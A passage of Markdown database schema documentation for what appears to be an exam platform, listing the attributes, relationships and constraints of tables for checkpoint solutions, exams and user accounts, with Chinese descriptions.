| sys_checkPointInfo_ sys_checkPointSolution | Non Identifying | sys_checkPointInfo | sys_checkPointSolution | Zero Or More |

### Constraints:

| Constraint name                            | Type              | Level       | Constraint  |
|--|-------------------|-------------|---|
|  | Column Constraint | Not Null    | gs_createdate   |
|  | Column Constraint | Not Null    | gs_id   |
|  | Column Constraint | Not Null    | gs_gid  |
|  | Column Constraint | Not Null    | gs_author   |
|  | Column Constraint | Not Null    | gs_url  |
|  | Column Constraint | Not Null    | gs_description  |
| PK_sys_checkPointSolution                  | Table Constraint  | Primary Key | PRIMARY KEY (gs_id)                                       |
| sys_checkPointInfo_ sys_checkPointSolution | Table Constraint  | Foreign Key | FOREIGN KEY (gs_gid) REFERENCES sys_checkPointInfo(gs_id) |

### Entity: sys\_examCreate

#### Entity details:

|                             |                   |
|-----------------------------|-------------------|
| Description                 | 考卷的詳細資料           |
| Primary key constraint name | PK_sys_examCreate |

#### Attributes:

| Key | Attribute name          | Data type | Not null | Description |
|-----|-------------------------|-----------|----------|-------------|
| PK  | <a href="#">ex_id</a>   | INTEGER   | Yes      |             |
|     | <a href="#">ex_name</a> | NVARCHAR  | Yes      | 此問卷的名稱      |



|  |                      |          |     |  |
|--|----------------------|----------|-----|--|
|  | <u>ex_createdate</u> | DATETIME | Yes |  |
|--|----------------------|----------|-----|--|

**Relationships:**

| Relationship name                | Type            | Parent         | Child             | Cardinality  |
|----------------------------------|-----------------|----------------|-------------------|--------------|
| sys_examCreate_sys_challengeExam | Non Identifying | sys_examCreate | sys_challengeExam | Zero Or More |

**Constraints:**

| Constraint name   | Type              | Level       | Constraint          |
|-------------------|-------------------|-------------|---------------------|
|                   | Column Constraint | Not Null    | ex_createdate       |
|                   | Column Constraint | Not Null    | ex_id               |
|                   | Column Constraint | Not Null    | ex_name             |
| PK_sys_examCreate | Table Constraint  | Primary Key | PRIMARY KEY (ex_id) |

**Entity: sys\_userInfo**

**Entity details:**

|                             |                 |
|-----------------------------|-----------------|
| Description                 | 平台的會員資料         |
| Primary key constraint name | PK_sys_userInfo |

**Attributes:**

| Key | Attribute name    | Data type | Not null | Description |
|-----|-------------------|-----------|----------|-------------|
| PK  | <u>userid</u>     | NVARCHAR  | Yes      | 會員帳號        |
|     | <u>passwd</u>     | NVARCHAR  | Yes      | 會員密碼        |
|     | <u>username</u>   | NVARCHAR  | Yes      | 會員姓名        |
|     | <u>roleid</u>     | INTEGER   | Yes      | 會員所屬角色      |
|     | <u>createdate</u> | DATETIME  | Yes      |             |

**Relationships:**

| Relationship name              | Type            | Parent       | Child             | Cardinality  |
|--------------------------------|-----------------|--------------|-------------------|--------------|
| sys_userInfo_sys_challengeExam | Non Identifying | sys_userInfo | sys_challengeExam | Zero Or More |

**Constraints:**

| Constraint name | Type              | Level       | Constraint           |
|-----------------|-------------------|-------------|----------------------|
|                 | Column Constraint | Not Null    | createdate           |
|                 | Column Constraint | Not Null    | userid               |
|                 | Column Constraint | Not Null    | passwd               |
|                 | Column Constraint | Not Null    | username             |
|                 | Column Constraint | Not Null    | roleid               |
| PK_sys_userInfo | Table Constraint  | Primary Key | PRIMARY KEY (userid) |